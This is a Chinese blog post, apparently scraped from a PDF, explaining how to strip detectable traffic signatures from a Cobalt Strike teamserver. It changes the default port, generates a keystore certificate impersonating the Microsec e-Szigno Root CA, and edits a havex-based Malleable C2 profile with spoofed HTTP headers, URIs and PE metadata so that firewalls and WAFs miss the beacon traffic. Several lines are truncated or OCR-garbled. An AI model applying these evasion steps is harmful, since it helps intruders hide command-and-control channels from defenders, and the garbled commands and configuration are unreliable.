

博客园

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# CobaltStrike去除流量特征

### CobaltStrike去除流量特征

普通CS没有做流量混淆会被防火墙拦住流量,所以偶尔会看到CS上线了机器但是进行任何操作都没有参考网上的文章,大部分是两种方法,一种更改teamserver 里面与CS流量相关的内容,一种是利用k我们需要做的修改大概为3个地方:

- 1. 修改默认端口
- 2. 去除store证书特征
- 3. 修改profile

## 0x00 关闭后台运行的CS

```
ps -aux
找到CS相关的进程
kill -9 pid
```

#### 0x01 修改默认端口

编辑teamserver文件 , 更改server port部分 50433


#### 0x02 去除store证书特征

查看证书,默认密码123456

```
keytool -list -v -keystore cobaltstrike.store
可以看到未修改的证书还是有很明显的cs特征的,比如 Alias name Owner Issuer 字段
```

```
2021/9/17
                                                                                                                   CobaltStrike去除流量特征 - CoLoo - 博客园
                 provider: SUN
      keystore contains 1 entry
  Alias name: cobaltstrike
Creation date: Mar 16, 2019
Entry type: PrivateKeyEntry
Certificate chain length: 1
Certificate[1]:
   Owner: CN=Major Cobalt Strike, OU=AdvancedPenTesting, O=cobaltstrike, L=Somewhere, ST=Cyberspace, C=Earth
Issuer: CN=Major Cobalt Strike, OU=AdvancedPenTesting, O=cobaltstrike, L=Somewhere, ST=Cyberspace, C=Earth
   Serial number: 48c38a7f
Valid from: Sat Mar 16 13:39:31 EDT 2019 until: Fri Jun 14 13:39:31 EDT 2019
Certificate fingerprints:
  MD5: B7:3C:19:37:9B:C7:F6:17:2B:B3:2C:4F:07:C2:8B:9B
SHA1: 59:C8:D6:0F:0F:4B:6B:61:AD:DE:CF:3B:D3:82:9B:72:E9:1A:31:6C
SHA256: 7B:49:FC:58:9E:7E:73:8E:34:57:85:9D:26:99:96:EC:EF:83:F6:93:57:0B:0A:C4:82:C4:26:B1:FA:04:BD:73
Signature algorithm name: SHA256withRSA
Subject Public Key Algorithm: 2048-bit RSA key
Version: 3
   Extensions:
  #1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
00000: 7E 80 01 F2 F6 C1 53 51 89 52 36 55 BB 92 D9 99 .....SQ.R6U....
0010: A1 C2 39 10 ...9.
   Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard form store cobaltstrike.store -destkeystore cobaltstrike.store -deststoretype pkcs12".
  而Keytool是一个Java的证书管理工具,下面用Keytool生成一个store证书。
     keytool -h
     Illegal option: -h
     ey and Certificate Management Tool
```

Commands: Generates a certificate request -certrea -changealias Changes an entry's alias Deletes an entry Exports certificate -exportcert -genkeypair Generates a key pair -genseckey Generates a secret key Generates certificate from a certificate request -gencert -importcert Imports a certificate or a certificate chain -importpass Imports a password Imports one or all entries from another keystore -importkeystore -keypasswd Changes the key password of an entry Lists entries in a keystore -printcert Prints the content of a certificate Prints the content of a certificate request -printcertrea -printcrl Prints the content of a CRL file



1. 0x00 关闭后台运行的CS

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2. 0x01 修改默认端口 3. 0x02 去除store证书特征

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```
2021/9/17
                                                                                                          CobaltStrike去除流量特征 - CoLoo - 博客园
              repasswd
                                                Changes the store password of a keystore
                                                                                                                                                                                               1.0x00 关闭后台运行的CS
                                                                                                                                                                                               2. 0x01 修改默认端口
  使用以下命令生成一个新的store证书 , -alias  和 -dname  可以自由发挥 , 也可以用其他的来混淆 》 3. 0x02 去除store证书特征
                                                                                                                                                                                               4. 0x03 Malleable-C2-Profiles
     keytool -keystore CobaltStrikepro.store -storepass 123456 -keypass 123456 -genkey -k
     参数
                                           指定别名
       -storepass`
                                           指定更改密钥库的存储口令
                                           指定更改条目的密钥口令
                                           指定算法
                                           指定所有者信息
  新生成的证书看着就很nice
  Keystore provider: SUN
  Your keystore contains 1 entry
  Alias name: microsec.com
Creation date: Mar 11, 2021
Entry type: PrivateKeyEntry
Certificate chain length: 1
Certificate[1]:
  Owner: CN=Microsec e-Szigno Root CA, OU=e-Szigno CA, O=Microsec Ltd., L=Budapest, ST=HU, C=HU
Issuer: CN=Microsec e-Szigno Root CA, OU=e-Szigno CA, O=Microsec Ltd., L=Budapest, ST=HU, C=HU
Serial number: 426f701
 CEFCIFICATE Fingerprints:

MD5: 27:6C:33:9B:AB:96:61:20:AF:3A:64:02:4A:59:3A:70

SHA1: D0:5B:91:28:53:A0:3F:F7:8E:48:93:FD:39:34:24:CC:76:19:51:0F

SHA256: ED:C8:A8:B7:93:E8:96:E8:4E:BC:CD:BF:0D:F3:01:4A:FB:66:78:46:34:AD:22:72:7E:45:B0:D7:B1:33:78:58

Signature algorithm name: SHA256withRSA

Subject Public Key Algorithm: 2048-bit RSA key

Version: 3
  Extensions:
  #1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: GB EA C7 2D B2 79 DF 77 4A EA GE D6 1D 04 1C 30 k..-.y.wJ.n....0
0010: 91 63 9E 29 .c.)
  W<mark>arning:</mark>
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard form
store CobaltStrikepro.store -destkeystore CobaltStrikepro.s<u>t</u>ore -deststoretype pkcs12".
  当然也可以编辑 teamserver 文件来生成证书
   # generate a certificate
    # naturally you're welcome to replace this step with your own permanent certificate.
    # just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
    # -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
    # an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
    # is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X500 certificate and keystore (for SSL)"
     print_info "Generating X509 certificate and keystore (for SSL)"
keytool -keystore ./cobaltstrike.store -storepass 123456 -keypass 123456 -genkey -keyalg RSA -alias cobaltstr
ncedPenTesting, O=cobaltstrike, L=Somewhere, S=Cyberspace, C=Earth"
   ava -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=5043& -Djavax.net.ssl.keyStore=./cobaltstrike.store -Djavax.n
<:+AggressiveHeap -XX:+UseParallelGC -classpath ./cobaltstrike.jar server.TeamServer $*
  0x03 Malleable-C2-Profiles
 因为现在很多WAF都能检测出CS的流量特征,而CS的流量由 Malleable C2 配置来掌控的,所以我们
  C2 。
  Beacon与teamserver端c2的通信逻辑
```

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```
Lager的beacon会先下载完整的payload执行
 2.beacon进入睡眠状态,结束睡眠状态后用 http-get方式 发送一个metadata(具体发送细节可以7
                                                                       2. 0x01 修改默认端口
 3.如果存在待执行的任务,则teamserver上的c2会响应这个metadata发布命令。beacon将会收到具
 4.执行完毕后beacon将回显数据与任务id用post方式发送回team server端的C2(细节可以在malle: 3.0x02 去除store证书特征
首先需要先下载profile文件
  git clone https://github.com/rsmudge/Malleable-C2-Profiles.git
CS中集成了一个包含在Linux平台下的 c2lint 工具 , 可以检查profile代码是否有问题
 chmod 777 c2lint
 ./c2lint ./Malleable-C2-Profiles/APT/havex.profile
之后改一下profile的内容就好了网上有很多例子,我这里简单改了下。
因为0.0.0.0是Cobalt Strike DNS Beacon特征 , 可以在profile内加一段    set dns_idle "8.8.8.8";    l
set sample_name "google";
set dns_idle "8.8.8.8"
set sleeptime "30000";
set useragent "Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/
set pipename "mypipe-f##";
set pipename_stager "mypipe-h##";
stage {
       set checksum
                          "0";
       set compile time
                          "30 Dec 2013 07:53:48";
       set entry point
       set image_size_x86 "348160";
       set image_size_x64 "348160";
       set name
       set rich header
                          \x02\x02\x05\x0f\x27\x63\x4b\x5c\x27\x63\x4b\x
http-get部分,包括uri和header都可以根据实战抓包进行修改。
```

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```
get {
          set uri "/image/ /include/wp-includes/isx.php";
          client {
                    header "Referer" "http://www.google.com";
header "Accept" "text/xml,application/xml,application/xhtml+xml,tex
                    ;q=0.5";
| header "Accept-Language" "en-us,en;q=0.5";
                     header "Cache-Control" "no-cache";
                    metadata {
                               base64;
                               header "Cookie";
          }
          server {
                    header "Server" "Apache/2.2.24 (Unix)";
header "X-Powered-By" "PHP/5.5.6";
header "Cache-Control" "no-cache";
header "Content-Type" "text/html";
header "Keep-Alive" "timeout=3, max=100";
                     output {
                               base64;
prepend "<html><head><mega http-equiv='CACHE-CONTROL' conte
Sorry, no data corresponding your request.<!--havex";
append "havex--></body></html>";
                               print;
                     }
          }
Reference
https://www.chabug.org/web/832.html
https://paper.seebug.org/1349/
https://blog.csdn.net/shuteer_xu/article/details/110508415
   作者: CoLoo
   出处: https://www.cnblogs.com/CoLo/p/14518441.html
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